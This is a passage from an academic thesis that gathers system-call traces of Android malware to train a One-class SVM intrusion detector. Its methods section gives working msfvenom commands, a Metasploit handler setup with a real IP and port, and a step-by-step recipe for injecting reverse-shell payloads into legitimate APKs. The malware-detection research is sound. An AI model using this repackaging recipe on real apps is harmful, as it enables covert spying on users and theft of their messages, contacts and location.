underlying Linux kernel or the Android system and the phone features. The first category is similar to the functionality offered by the Shell, as it comprises of Linux commands for the file system (e.g. `cd`, `ls`), network commands (e.g. `ifconfig`, `route`) and system commands (e.g. `ps`, `reboot`). The second category is more interesting, as it includes commands specific to Android phones. These commands may take a snapshot from a camera (`webcam_snap`), fetch all SMS messages from the device (`dump_sms`), get the device location (`geolocate`) and a lot of others. This makes Meterpreter a far more powerful tool than the Shell.

Each of these payloads comes in three variants, that differ in the communication protocol between the device and the server. These are *reverse TCP*, *reverse HTTP* and *reverse HTTPS*. This gives us a total of six different raw malware samples that we included in our research. All of these are triggered immediately upon opening the installed application on the device. With such malware samples, we know exactly when the malicious code is executed and we can set the length of experiments accordingly. Here is the list of the payload types we used in our research:

- android/meterpreter/reverse_http
- android/meterpreter/reverse_https
- android/meterpreter/reverse_tcp
- android/shell/reverse_http
- android/shell/reverse_https
- android/shell/reverse_tcp

This is the command we used for generating a payload with the MSFvenom tool:

```
msfvenom -p PAYLOAD LHOST=SERVER_IP LPORT=SERVER_PORT -o OUT.APK
```

`PAYLOAD` is the type of the payload to generate. It is one from the list above, for example, `android/meterpreter/reverse_tcp` to generate the Meterpreter payload that uses the reverse TCP connection. `SERVER_IP` and `SERVER_PORT` specify the server to connect to. The server setup is explained below. And `OUT.APK` is the path to the output file where the payload is generated.

4.3.2.2 Control and Command Server

For the malware to work properly, we need to set up a server that is waiting for the malicious application to initiate a connection. We arranged this server as a *Kali Linux* distribution running in *VirtualBox*. Kali Linux is a Linux-based operating system equipped with tools for penetration testing [73]. It is developed and maintained by the *Offensive Security*, the creator of the Metasploit Toolkit that we use for creating our Android malware samples. Owing to that, Kali Linux comes with all the tools we need for generating and controlling our malware.

Both Metasploit server and server for the command Shell can be started from `msfconsole`. That is the main interface to the Metasploit Toolkit. To start the server and prepare it for incoming connections, we just need to set the payload type, IP address of the server and a PORT number where it is listening for new connections. All these need to be configured the same as in the generated Android malware, that was created with MSFvenom.

The IP address of our Kali Linux host was `131.236.54.144` and as the port number we arbitrarily chose `4864`. This is the process we applied for starting the server for Meterpreter over HTTP on our host:

```
msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 131.236.54.144
LHOST => 131.236.54.144
msf exploit(handler) > set LPORT 4864
LPORT=> 4864
msf exploit(handler) > exploit

[*] Started reverse handler on 131.236.54.144:4864
[*] Starting the payload handler
```

The payload type needs to be changed for every malware sample we generated, being it Meterpreter over another protocol or the Shell. As we set the same port number (and the same IP address) for all our malware samples, we cannot run them at the same time. Hence, we have to restart the payload handler every time we test another malware.

The malware spawning the piped command Shell allows for sending Linux commands that are executed directly at the infected Android device. This enables to control the device from a remote server the same way as with the *ADB shell* run from a host connected to the phone via USB cable.

4.3.2.3 Embedding Malware in an Android Application

So far we have been able to generate and trigger the raw malicious code. However, it would be more interesting to embed the code in a benign Android application. This process is called *repackaging*. It consists of obtaining an installation file (APK) of a legitimate application, injecting a malicious payload in it and redistributing it [74]. As the functionality of the original application is preserved, it does not look suspicious at the first sight. Therefore, users get tricked into malware installation believing they are installing the original benign application.

The steps we used for embedding our malicious payloads in benign APK files are based on the manual *Embed a Metasploit Payload in an original .apk File* [75]. We prepared all our samples with this procedure:

1. **Decompile APKs:** At first, decompile the benign application (`BENIGN_APP.APK`) and the malicious code generated with MSFvenom (`MALWARE.APK`). For decompiling, use the *APKTool*[4]:

   ```
   apktool d -f -o original_app BENIGN_APP.APK
   apktool d -f -o malicious_payload MALWARE.APK
   ```

2. **Permissions:** Copy all permissions from the *manifest file* of the malicious payload (`malicicous_payload/AndroidManifest.xml`) to the manifest file of the original application (`original_app/AndroidManifest.xml`). Those permissions from the malicious payload that already exist in the original application, should be skipped.

3. **Malicious code:** Create a folder with the path `original_app/smali/com/metasploit/stage`. To this folder, copy files `a.smali`, `b.smali`, `c.smali`, `d.smali` and `Payload.smali` from `malicious_payload/smali/com/metasploit/stage`.

4. **Locate main activity:** In the manifest file of the original application (`original_app/AndroidManifest.xml`), find the main launchable activity. It is the one including the following lines:

   ```
   <action android:name="android.intent.action.MAIN"/>
   <category android:name="android.intent.category.LAUNCHER"/>
   ```

[4] `https://ibotpeaches.github.io/Apktool/`

From the activity tag enclosing the two lines, remember the value of its `name` attribute (e.g. `com.packagename.activities.MainActivity`).

5. **Inject hook:** With a text editor, open the *smali code* of the activity from the previous step (`original_app/smali/ACTIVITY_NAME`). `ACTIVITY_NAME` is the name (path) of the activity, with dots (".") replaced for slashes ("/").

   Find the line with the following text:

   ```
   ;->onCreate(Landroid/os/Bundle;)V
   ```

   Just after this text, create a new line with this content:

   ```
   invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(
   Landroid/content/Context;)V}
   ```

   Now save the file.

6. **Recompile the application:** As all the malicious code is in its place and it is linked with the benign application, it can be compiled with this command:

   ```
   apktool b original_app
   ```

7. **Sign the application:** The application has to be signed to be accepted by the Android system. To sign the application, use the `jarsigner`[5] tool and the *default debug key* for Android:

   ```
   jarsigner -verbose -keystore ~/.android/debug.keystore
   -storepass android -keypass android -digestalg SHA1 -sigalg
   MD5withRSA original_app/dist/*.apk androiddebugkey
   ```

   After this step, the repackaged application is ready in the location `original_app/dist`.

The malware prepared with the procedure above is triggered during the initial setup of the main activity (*onCreate()*), hence, just after starting the application. It would be possible to hide the malicious code more, to trigger it only after a certain user behaviour or after a time expiration. However, this is not necessary in our research. The simple triggering is more suitable for our research as we can quickly log the desired malicious behaviour.

[5] `http://docs.oracle.com/javase/7/docs/technotes/tools/windows/jarsigner.html`

4.3.3 Collecting Malicious Dataset

With the aforementioned procedures we were able to prepare malware that could be run on our testing device while capturing its system calls. These captured system call samples make up the anomaly (malicious) dataset for our research.

4.3.3.1 Prepared Malware

All Meterpreter samples functioned perfectly, however, we were not able to make some Shell malware samples work. The TCP version of the Shell worked well though. Given that, we decided to include all Meterpreter version (HTTP, HTTPS and TCP) in our dataset together with only the TCP version of the shell.

Beside the raw malicious payload, we prepared their versions embedded in the *CNET's Tech Today (com.cbsinteractive.techtoday)* and the *Notepad (com.onto.notepad)* applications. These applications were chosen from our benign dataset to represent one application communicating with the Internet (Tech Today) and one without any network connection (Notepad).

When preparing the repackaged applications, we did not have to follow all the aforementioned steps (4.3.2.3) for each malicious payload. All the generated payloads needed the same permissions and the same hook to trigger the malicious code. Therefore, after creating the first repackaged application, it was sufficient to change only the malicious code before recompiling and signing it.

We prepared four types of malware; three for the Meterpreter (HTTP, HTTPS and TCP) and one for the Shell (TCP). For all these, we had the raw payload ready together with the payload embedded in Tech Today and Notepad applications. Thus, this gives a total of 12 malware for our malicious samples collection.

4.3.3.2 Method for Collecting Malicious Samples

We decided to collect two kinds of samples; 5-second and 20-second ones. The former captures only the initial connection establishment with the control server while the latter one also captures system calls when the malware is controlled with commands issued by the server. Each of these were captured three times, giving a total of 72 system call samples of malicious behaviour.

Even though we have 12 different malware, they are all based on 3 applications. The Android device does not distinguish between different malware coming from the same application. Therefore, it is not possible to have a system image ready with all malware installed at the same time. For that

reason, we prepared a system image without those three applications (Tech Today, Notepad and raw malware). We used this image to restore the phone to the state with no malware installed while having all other things set up.

For each malware type (Meterpreter HTTP/HTTPS/TCP and Shell TCP) we performed these steps:

1. Restore the system image with no malware installed.
2. Install all versions of the tested malware (Tech Today, Notepad and raw).
3. Start the corresponding Metasploit server in Kali Linux.
4. For each version (Tech Today, Notepad and raw), do *three* times:
   (a) Run the script for system calls collection for the duration of 5 seconds, to capture the connection establishment.
   (b) Restart the Metasploit server.
5. For each version (Tech Today, Notepad and raw), do:
   (a) Run the script for system calls collection for the duration of 20 seconds. Meanwhile, if Meterpreter, issue a command from the Metasploit server to take a picture and fetch it from the device (`webcam_snap`). If Shell, run various shell commands.
   (b) Restart the Metasploit server.
   (c) Run the script for system calls collection for the duration of 20 seconds. Meanwhile, if Meterpreter, issue Linux commands from the Metasploit server (`ifconfig`, `ls`, `cd`, `ps`, `mkdir`, `cp`). If Shell, run various shell commands.
   (d) Restart the Metasploit server.
   (e) Run the script for system calls collection for the duration of 20 seconds. Meanwhile, if Meterpreter, send Android commands from the Metasploit server (`dump_sms`, `dump_contacts`, `dump_calllog`, `geolocate`, `check_root`). If Shell, run various shell commands.
   (f) Restart the Metasploit server.
6. Stop the Metasploit server in Kali Linux.

Chapter 5

Analysis

With the dataset collection finished, it is time to analyse the captured data. This chapter starts with the discussion of possible classification methods for anomaly detection. Focus is given particularly to the *Support Vector Machine* (SVM) algorithm, that was applied in our research. Subsequently, we describe preprocessing before transforming the data into feature vectors. The chapter finishes with the examination of different feature vectors.

5.1 Classification

The process of distinguishing between benign and malicious data can be considered a problem of classification. Captured samples can be identified to belong either to a benign or to a malicious category. This section describes classification algorithms, especially the SVM.

5.1.1 Existing Methods

Machine learning can be divided into *supervised* and *unsupervised* approaches. Unsupervised machine learning algorithms try to find structure in datasets that consist of input data without labels. As these approaches are not told what categories the data samples belong to, they need to make a decision based on their own understanding. Unlike unsupervised approaches, supervised algorithms are given a labelled dataset for their training. Based on these training data, the algorithms learn to differentiate between categories and apply this knowledge on new, unlabelled data.

Even though we are not able to tell how malicious data would appear, especially when we want to focus on unknown attacks, we can still obtain a dataset specifying benign behaviour. Nevertheless, this brings up the ques-

tion of whether it is possible to guarantee that a dataset includes only benign samples. For example, the benign dataset collected for our research is based on applications installed from the Google Play store. There is not a way for us to guarantee that these applications are benign. Therefore, we chose rather popular applications as the incentive of the authors of such applications is to stay trustworthy. Besides, most malicious applications appear on third-party stores. This way, we mitigated the risk of including a malicious application in our benign dataset.

A benign training dataset can feed a supervised machine learning algorithm to teach it what benign data look like. Such data would be considered a normal. Afterwards, malicious data would be ideally marked as anomalies. Thus, we are looking for an *anomaly* (*novelty*) detection technique based on supervised machine learning. Such approach belongs to the *statistical classification* category of machine learning.

There are numerous techniques we could employ for this purpose, including *Artificial Neural Networks* (ANN) [76], *Support Vector Machines* (SVM) [77] and *Decision trees* [78]. All these are machine learning algorithms with a single classifier [79].

ANN is a processing unit that mimics the neurons of human brain. It consists of a set of *input sensory nodes*, hidden layers of *processing nodes* and a set of *output nodes*. From a training dataset, ANN learns *weights* of the connections between nodes. This weights are later applied to any input data.

SVM maps labelled learning dataset into a *higher dimensional feature space*. Subsequently, it finds the optimal dividing *hyperplane* that separates samples from different categories. After the separating hyperplane has been found, new data samples are projected in the feature space and their category is determined based on their position with respect to the hyperplane. SVMs are designed for binary classification, to separate data into two classes. In the case of intrusion detection, these classes are benign (*normal*) and malicious (*anomalies*).

Decision trees classify a sample based on a sequence of *decisions*. These decision are represented in a tree structure, hence the name. An examined sample starts in a *root node* of the decision tree and with applied decisions gets into a *leaf node* that represents a certain classification category. Therefore, decision trees are very suitable for classification problems.

Another approach that may be applied to anomaly detection is the *Hidden Markov Model* (HMM). HMM requires to know benign states and transition probabilities between them. If the HMM spots an observation that is highly unlikely, it marks it as an anomaly. This method is widely used in intrusion detection techniques. Nevertheless, building the model of normal behaviour for HMM is significantly more complex than preparing models in other tech-

niques.

Genetic Algorithms (GA) [80] is yet another category suitable for intrusion detection. An example is a GA generating fuzzy rules that detect intrusive behaviour [81]. GA might also be applied to optimize other anomaly detection techniques, like SVM. In such approaches, GAs help finding optimal parameters and optimal feature selection for an SVM classifier [82].

5.1.2 One-class Support Vector Machines

For our research, we decided to apply the *One-class SVM* algorithm. SVMs have generally good results for anomaly detection and they are widely used by researchers. One-class SVM is a special kind of SVM that takes a training dataset of only one category [83]. This training dataset defines a model representing the normal samples. The *decision function* then tells whether new data samples are similar to the training dataset or different. If they are different, they are marked as *outliers*, also known as anomalies [84]

This approach is called *novelty detection* as the training dataset is expected to include mostly (ideally only) samples of the normal behaviour, being the benign behaviour for intrusion detection. Anything that differs from the normal behaviour can be considered a novelty since it was not included in the training dataset. One-class SVM is classified as an unsupervised algorithm. This is due to the fact that the training dataset includes only samples of one class. Thus, these samples are not labelled.

For modelling the One-class SVM, we utilized the *scikit-learn* library [85]. It is an open source Python library for machine learning.

5.1.2.1 Kernel and Parameters

An important part of One-class SVM configuration lies in selecting its *kernel function* and setting parameters [86]. Kernel function projects data into a feature space to be separated by a hyperplane [87]. With a *non-linear* kernel, the data can be mapped into a high dimensional feature space. Hence, it enables separating data that would be linearly inseparable. The resulting hyperplane may be very complex.

Kernel functions that are widely used in SVM are *linear* and *radial basis function* (RBF). RBF comes in handy especially when data points cannot be separated linearly. It has been shown that the linear kernel does not perform better than the non-linear, RBF kernel, if the RBF kernel parameters have been configured properly [88]. The linear kernel can be also considered an extreme case of a non-linear kernel.

Parameter ν sets the approximate fraction of training errors. Training errors are data samples that are misclassified as outliers despite the fact that they were included in the normal dataset.

Depending on the selected kernel, γ is another parameter that has a significant impact on the accuracy of the system. While γ has no effect on the linear kernel, it is used with other kernels, including the RBF kernel. The γ parameter sets how big the influence of each individual training sample should be. More precisely, it is defined as the distance the influence of a single example from the training dataset reaches.

With high values of γ, the reach of samples is *close* and the decision boundary is defined mostly by the samples being closer to it. On the other hand, with low values of γ, the decision boundary is also defined by the *further* samples. Those are the samples further from the decision boundary, thus being considered "more normal".

Even though a high value of γ would theoretically make the SVM more accurate, the problem comes with normal samples that differ significantly from the rest of the normal dataset. These would make the decision boundary more jagged and more erratic. The value of γ has to be greater than zero and it is by default set as $1/number\_of\_features$.

5.1.2.2 Overfitting and Underfitting

The importance of the proper configuration is to avoid situations of *overfitting* and *underfitting*. Overfitting is the problem when the classifier fits the training dataset too tightly. That occurs when the model is exaggeratedly complex, trying to fit all training data rather than focusing on what the data from that class look like in general [89]. Underfitting is the opposite problem when the classifier does not fit the data well enough. Most focus is given to general values while omitting samples that slightly differ [90].

Overfitting is likely to happen with low values of ν together with high values of γ. Underfitting, on the other hand would occur with high values of ν together with low values of γ.

5.1.2.3 Parameter Selection

Selecting the proper kernel and parameters is not an easy task. Often, it requires testing multiple options to see which gives the best results. This can be automated with a process called *grid search* [91]. With a specified set of parameters, grid search tests all these candidates to find those giving the best results.

Grid search is often applied together with *cross-validation* [92]. Cross-validation consists of reserving a part of the training dataset for the model evaluation. The reason for keeping these data just for evaluation is to protect the model from overfitting. Nevertheless, automated choice of parameters might still end up with an overfitted model. That is in fact worse than a model obtained without the automated selection.

Moreover, automated parameter selection requires a *scoring function* that tells how accurate a model is. Though, the implementation of the one-class SVM we used in our research does not come with a scoring function. The reason is that the scoring should be based on training data only. With one-class SVM, the training data includes only normal (benign) samples. A scoring function based on only one class of data would be highly inaccurate and would not grade the actual quality of the model. Most probably, we would end up with a highly overfitted model that would be inapplicable for any data outside the training dataset.

Owing to that, we decided to experiment with tweaking the classifier parameters manually. As we plan to use the RBF kernel, the parameters we can configure are both *nu* and *gamma*. The metrics we used for evaluation of models are described below.

5.1.2.4 Evaluation

The basis of all classifier evaluation comprises of *true positives* (TP), positive values that have been correctly identifies as positives and *false positives* (FP), negative values that have been incorrectly identifies as positives. These are complemented with *true negatives* (TN), negative values that have been correctly identified as negatives and *false negatives* (FN), positive values that have been incorrectly identified as negatives. In the case of intrusion detection, positive values are malicious samples while negative values represent benign data. Hence, TP describe the number of malware samples correctly classified as malicious and FP describe benign data that have been incorrectly classified as malicious.

These values are used for computing characteristics like *true positive rate* and *False positive rate* [93]. True positive rate (TPR) is also known as *sensitivity* or *recall*. It tells what the proportion of correctly identified positives is to the number of all positives, including those not recognised by the classifier. This value is obtained as:

$$TPR = \frac{TP}{real\_positives}$$

$$real\_positives = TP + FN$$

False positive rate (FPR) is also known as *fall-out* or *probability of false alarm*. It focuses on the number of negative values that have been identified incorrectly. It describes the proportion of misclassified negative values with respect to the number of all negative samples. This value is calculated as:

$$FPR = \frac{FP}{real\_negatives}$$

$$real\_negatives = TN + FP$$

Another important characteristic, especially for intrusion detection systems, is *Positive predictive value* (PPV), also known as *precision*. It describes the proportion of correctly identified positives to all predicted positives. Within intrusion detection, it tells what proportion of samples identified as malware are truly malicious. It is calculated as:

$$PPV = \frac{TP}{prediction\_positive}$$

$$prediction\_positive = TP + FP$$

Evaluation of binary classifiers can also be plotted as a *Receiver Operating Characteristic* (ROC) curve [94]. This curve shows the values of TPR against the values of FPR with respect to various threshold settings. It displays the trade off between true positives and false positives as changing the threshold variable either increases or decreases both the values. That is the trade off between malware identified correctly as malicious and benign samples identified incorrectly as malicious. ROC curve comes with another important metric, the Area Under the ROC curve (AUROC). The AUROC describes the accuracy of the model, with higher value meaning more accurate. The highest value, describing the perfect model, is *one*. For evaluating models in our research, we rely mostly on the ROC curve together with the AUROC value.

5.2 Preprocessing

Before transforming the logs from our dataset into feature vector samples, the data need preprocessing. This section starts with a description of the process of extracting system calls names from the captured logs. It is followed by a discussion about including or excluding initial sequence of system calls in the logs. The section ends by outlining of the possibility of dividing logs into smaller chunks.

5.2.1 Extracting System Calls Names

Linux kernel system calls carry a lot of potentially relevant information, including return values, arguments and time spent in each system call. This is shown in Figure 5.1. However, processing these data would require a lot of resources.

```
fcntl(3, F\_SETFL, O\_RDONLY|O\_LARGEFILE) = 0
lseek(3, 318, SEEK\_SET)                   = 318
dup3(3, 35, 0)                            = 35
close(3)                                  = 0
openat(AT\_FDCWD, "/system/framework/smatlib.jar", O\_RDONLY) = 3
fcntl(3, F\_SETFD, 0)                      = 0
fcntl(3, F\_SETFL, O\_RDONLY|O\_LARGEFILE) = 0
lseek(3, 318, SEEK\_SET)                   = 318
dup3(3, 36, 0)                            = 36
close(3)                                  = 0
```

Figure 5.1: Excerpt from a captured system calls log.

We focus on keeping the analysis as simple as possible so that it could eventually be run on the Android device. For that reason, we want to analyse only the frequencies and sequences of system calls. That means that we can filter the log files to comprise only of system call names while omitting all other data. The filtered system calls are shown in Table 5.1.

fcntl
lseek
dup3
close
openat
fcntl
fcntl
lseek
dup3
close

Table 5.1: Filtered system calls.

.

5.2.2 Initial Sequence of System Calls

When analysing the system call logs, we have noticed that all logs start with the same system call sequence. That is the initialisation sequence when starting an application. We compared various logs and found out, that all logs have the identical starting sequence comprising of the first 1033 calls. There was a maximum of one system call difference among all captured samples. This difference was in one extra `futex` system call. However, this difference was irrespective of the tested application as it appeared arbitrarily between different runs of the same application.

The initialisation sequence is longer as the logs resembled the same pattern in the first 1500 system calls. Nonetheless, changes after the first 1033 calls were more frequent. And even slight changes might convey important information. We plan to test whether excluding the first 1033 system calls from logs would make any difference in the classification. Theoretically it could make the classification more precise as the rest of the system calls, characteristic for each application, would stand out.

5.2.3 Chunks of Smaller Samples

While our benign dataset consists of samples captured for 100 seconds, samples from our malicious dataset were captured for the duration of 5 and 20 seconds. The purpose was to capture the exact malicious behaviour. Even though all data for training the classifier and its evaluation are normalised, short samples might still be different from the long ones in the spectrum of included system calls.

To find out whether this affects the results, we will train and evaluate the model also with shorter benign samples. To create these, we split each long sample in 5 chunks consisting of the same number of system calls. We will compare the results with results of using full samples. With this approach, we will also test if benign samples are correctly classified regardless of the phase of the application they describe.

5.3 Data Representation

As part of our research, we plan to compare results when applying various data representations. Some might carry more relevant information distinguishing better between benign and malicious data samples. In this section, we describe feature vectors tested in our research and how they are created.

All algorithms are outlined in the *Python3* notation as that was the programming language used in the data analysis.

5.3.1 Feature Vectors

The feature vectors compared in our research are *Histogram*, *N-gram* and *Co-occurrence matrix*. All these are explained in detail below.

5.3.1.1 Histogram

Histogram describes the distribution of system calls in a recorded system calls sample. If calculated over the entire sample, it gives the number of times each system call is present. It has already been experimented with in the Android field [95]. Even though it is one of the simpler metrics, we included it in our research to compare it with other, more complex feature vectors. The process of transforming filtered system calls into the histogram representation is depicted in Python algorithm 5.1.

Histogram	**Raw**	**Normalised**
recvfrom	25284	0.2968720
write	12396	0.1455476
epoll_pwait	11581	0.1359783
futex	9995	0.1173562
getuid	6209	0.0729029
ioctl	5244	0.0615724
sendto	4512	0.0529776
read	4108	0.0482340
mprotect	1509	0.0177179
pread64	691	0.0081133
mmap	613	0.0071975
newfstatat	418	0.0049079
munmap	392	0.0046026
fstat	366	0.0042973
openat	237	0.0027827

Table 5.2: Histogram; excerpt of 15 first lines. Constructed from a 100 second benign sample of BBC News (bbc.mobile.news.ww).

This algorithm gives the histogram with the actual numbers of occurrences of system calls. Even though this is an interesting characteristic, we normalise these data so that it is not dependent on the duration of the sample.

Python algorithm 5.1 Transforming system calls into histogram.

```
syscall_list = FILTERED_SYSCALL_LIST
histogram = {}

for syscall in syscall_list:
    histogram[syscall] = histogram.get(syscall, 0) + 1
```

The normalisation is over the total number of system calls. An example of a normalised histogram and the histogram before normalisation is depicted in Table 5.2. The histogram is in descending order with only its 15 most frequent system calls listed. The full histogram consists of 54 system calls.

5.3.1.2 N-gram

N-gram is a contiguous sequence of items with a given sequence length, n. For system call analysis, these items are system call names. N-gram can be used to describe the frequency of particular sequences, for example, in a text [96]. When applying n-gram of length 3 with items being single characters, text string "*ABCBCBCAB*" gives sequences *ABC*, *BCB*, *CBC*, *BCB* and so on. The found n-gram including its frequencies is shown in Table 5.3.

ABC	1
BCB	2
CBC	2
BCA	1
CAB	1

Table 5.3: N-gram of length 3 for the text "ABCBCBCAB"

Employing n-gram vectors of system calls for intrusion detection analysis was proposed at first for Unix programs [97]. N-grams have been employed also in Android security. At first, the focus has been put on static analysis, examining byte sequence n-grams to classify new files [98]. Later, also system calls n-grams for Android malware detection were studied [99]. The algorithm we applied for obtaining n-gram from filtered system calls is shown in Python algorithm 5.2.

After processing data with this algorithm, it still needs to be normalised so that it can be compared with other samples irrespective of their length. Table 5.4 shows an n-gram of length 5 from a system call log. This is an

Python algorithm 5.2 Transforming system calls into n-gram.

```
syscall_list = FILTERED_SYSCALL_LIST
n = LENGTH_OF_NGRAM
ngram = {}

for i in range(0, len(syscall_list) - n + 1):
    identifier = tuple(syscall_list[i:i + n])
    ngram[identifier] = ngram.get(identifier, 0) + 1
```

excerpt with the 15 most frequent sequences as the full n-gram consists of 1687 different system call sequences.

N-gram	Raw	Normalised
('recvfrom', 'recvfrom', 'write', 'recvfrom')	3309	0.0388526
('epoll_pwait', 'recvfrom', 'recvfrom', 'write')	3276	0.0384651
('futex', 'getuid', 'epoll_pwait', 'read')	3043	0.0357293
('recvfrom', 'recvfrom', 'ioctl', 'write')	2910	0.0341677
('recvfrom', 'write', 'recvfrom', 'recvfrom')	2777	0.0326061
('futex', 'futex', 'getuid', 'epoll_pwait')	2660	0.0312323
('getuid', 'epoll_pwait', 'read', 'epoll_pwait')	2446	0.0287197
('write', 'futex', 'futex', 'getuid')	2412	0.0283204
('recvfrom', 'write', 'write', 'futex')	2382	0.0279682
('epoll_pwait', 'read', 'epoll_pwait', 'recvfrom')	2349	0.0275807
('read', 'epoll_pwait', 'recvfrom', 'recvfrom')	2343	0.0275103
('write', 'write', 'futex', 'futex')	2182	0.0256199
('recvfrom', 'ioctl', 'write', 'futex')	2143	0.0251620
('recvfrom', 'epoll_pwait', 'recvfrom', 'recvfrom')	2076	0.0243753
('recvfrom', 'recvfrom', 'epoll_pwait', 'recvfrom')	2070	0.0243049

Table 5.4: Ngram of length 4; excerpt of 15 first lines. Constructed from a 100 second benign sample of BBC News (bbc.mobile.news.ww).

5.3.1.3 Co-occurrence Matrix

Co-occurrence matrices were first described in the context of image classification as it can measure texture of images [100]. Even though it is still utilised mostly for image processing, it has found its place as an alternative to n-gram and histogram feature vectors in anomaly detection, modelling

user behaviour [101]. Moreover, system call co-occurrence matrices have been experimented with for Android malware identification [102]. As these results were promising, we also included co-occurrence matrices in our research.

Co-occurrence matrix is computed as the frequency of co-occurring elements within a defined offset. While in the image classification these elements are individual pixels, in our research, these elements are system call names. The modelling of a co-occurrence matrix can be shown on a text string example, considering letters being the elements in the co-occurrence matrix. For the text *"ABCBCBCAB"*, the co-occurrence matrix of offset 3 is shown in Table 5.5. It describes how many times a letter was within the offset of another letter. As the offset is applied only in one direction (left to right), rows and columns are not interchangeable in the matrix (e.g. A-B and B-A), as their values differ. In this matrix, the values represent how many times the letter from a column has been seen in the offset of the letter from a row.

	A	B	C
A	0	3	1
B	1	3	5
C	2	4	2

Table 5.5: Co-occurrence matrix with offset 3 for the text "ABCBCBCAB"

The algorithm that constructs the co-occurrence matrix for a list of system calls is depicted in Python algorithm 5.3. Values from this algorithm not only need to be normalised, but they must be also transformed into a feature vector. Converting the matrix into a feature vector is done by creating a dictionary of all pairs *"row, column"*. An example of a co-occurrence matrix for system calls is shown in Table 5.6. The offset of this co-occurrence matrix is of size 5. The table presents only the first 15 items, in descending order, as the full co-occurrence matrix consists of 729 ordered pairs.

5.3.2 Transforming Data for One-class Support Vector Machine

In the previous sections we described the feature vectors we would experiment with and how to construct them. Nevertheless, they still need to be transformed so that all samples are unified and can be presented to the One-class SVM. In a feature vector, all items (e.g. system calls for histogram) need to be in the same order across all samples. Also, the length of the feature vectors has to be the same. That means that even if only one log

Co-occurrence matrix	Raw	Normalised
('recvfrom', 'recvfrom')	64977	0.7629273
('epoll_pwait', 'recvfrom')	24701	0.2900267
('recvfrom', 'write')	23145	0.2717569
('epoll_pwait', 'epoll_pwait')	21000	0.246571
('write', 'write')	19283	0.2264113
('futex', 'futex')	17656	0.2073079
('write', 'futex')	13790	0.1619152
('recvfrom', 'ioctl')	11442	0.1343462
('getuid', 'epoll_pwait')	11165	0.1310938
('write', 'recvfrom')	10958	0.1286633
('recvfrom', 'futex')	10490	0.1231683
('getuid', 'getuid')	8611	0.1011060
('futex', 'epoll_pwait')	8303	0.0974896
('ioctl', 'ioctl')	7655	0.0898811
('read', 'recvfrom')	7609	0.0893410

Table 5.6: Co-occurrence matrix with offset of size 5; excerpt of first 15 lines. Constructed from a 100 second benign sample of BBC News (bbc.mobile.news.ww).

Python algorithm 5.3 Transforming system calls into co-occurrence matrix.

```
syscall_list = FILTERED_SYSCALL_LIST
offset = OFFSET_FOR_CO_OCCURRENCE_MATRIX
com = {}

for i in range(0, len(syscall_list)):
    for j in range(i, min(i+offset, len(syscall_list))):
        identifier = (syscall_list[i], syscall_list[j])
        com[identifier] = com_dict.get(identifier, 0) + 1
```

ecvfrom	pread64	readlinkat	renameat	setgroups
write	newfstatat	getsockopt	epoll_create1	sigaltstack
epoll_pwait	writev	geteuid	socket	setrlimit
futex	munmap	mkdirat	getrlimit	ftruncate64
getuid	rt_sigprocmask	epoll_ctl	fchownat	mknodat
read	prctl	getdents64	mount	statfs64
ioctl	faccessat	rt_sigaction	setpriority	sendmsg
sendto	fcntl	pwrite64	connect	shutdown
mprotect	lseek	unlinkat	pipe2	mremap
close	clone	fchmodat	getpriority	umask
openat	madvise	flock	setresuid	rt_sigreturn
fstat	dup3	eventfd2	capset	fchmod
getpid	dup	fdatasync	unshare	msync
mmap	sched_yield	fsync	setresgid	nanosleep

Table 5.7: All system calls captured in the dataset.

contains a certain system call that is not included in any other log, all feature vector samples have to include that system call too even if its value is zero.

It would be possible to create a feature vector with all existing system calls. However, the amount of Linux kernel system calls is over 250 and not all of them are actively used. For that reason, we collected system calls from our entire benign dataset to see which system calls we should create the feature vector with. We found that there are 70 different system calls present in our benign dataset. These are shown in Table 5.7.

Among these system calls, their frequencies varied a lot. Some of them (`recvfrom` and `write`) were found in our dataset over 10^6 times, while some appeared less than 10 times (`msync`, `fchmod` and `nanosleep`).

We also compared these system calls to those present in the malicious dataset to find out if there are any in the malicious dataset that would be excluded. There were 63 system calls in the malicious dataset and all of them were found also in the benign dataset.

With 70 different system calls included in our dataset, the size of the histogram feature vector is 70. For co-occurrence matrix, the number increases as all combinations need to be included. That is $70^2 = 4900$. N-gram is different from the other feature vectors as the size of the vector is determined by the length of the n-gram sequence. For n-gram of length 2, the size will be the same as for the co-occurrence matrix; 4900. However, for n-gram of length 3 it is $3430 * 10^2$ (70^3) and the length of 4 needs $2401 * 10^4$ (70^4) items in the feature vector. Nevertheless, these feature vectors are sparse as most

combinations would never occur. Thus, most elements have value *zero*.

As we do not know if including all system calls improves the precision of the classifier, we will experiment also with including only the most occurring system calls. We will take the first 40 and first 20 system calls to test those results with results of including all 70 system calls. With fewer system calls, the classifier training as well as the resulting classification are faster and less computationally demanding.

Chapter 6

Results and Discussion

This chapter presents results from the data classification using the One-class Support Vector Machine. First, we present results of experiments with different feature vectors. Subsequently, we analyse experiments excluding the startup sequence and splitting the system call logs into smaller chunks. This is followed by the final discussion of the obtained results.

6.1 Experiments with Feature Vectors

This section analyses different feature vector models. To compare models, we evaluate them with the *Receiver Operating Characteristic* (ROC) curve together with the *area under ROC curve* (AUROC). These are described in Section 5.1.2.4.

6.1.1 Histogram

The first feature vector we analyse is a histogram. Unlike n-gram or co-occurrence matrix, the histogram does not have a numeric parameter that would affect its representation. Given this, we compare the plain histogram comprising all 70 system calls directly with histograms using only the first 40 and the first 20 system calls. These system calls were chosen as the ones occurring most across the entire benign dataset.

The results of this comparison are shown in Figure 6.1. Even though the histogram with only 40 system calls performs better than the other versions, there is only a small difference between them. Nevertheless, we chose the version with only 40 system calls for further analysis.

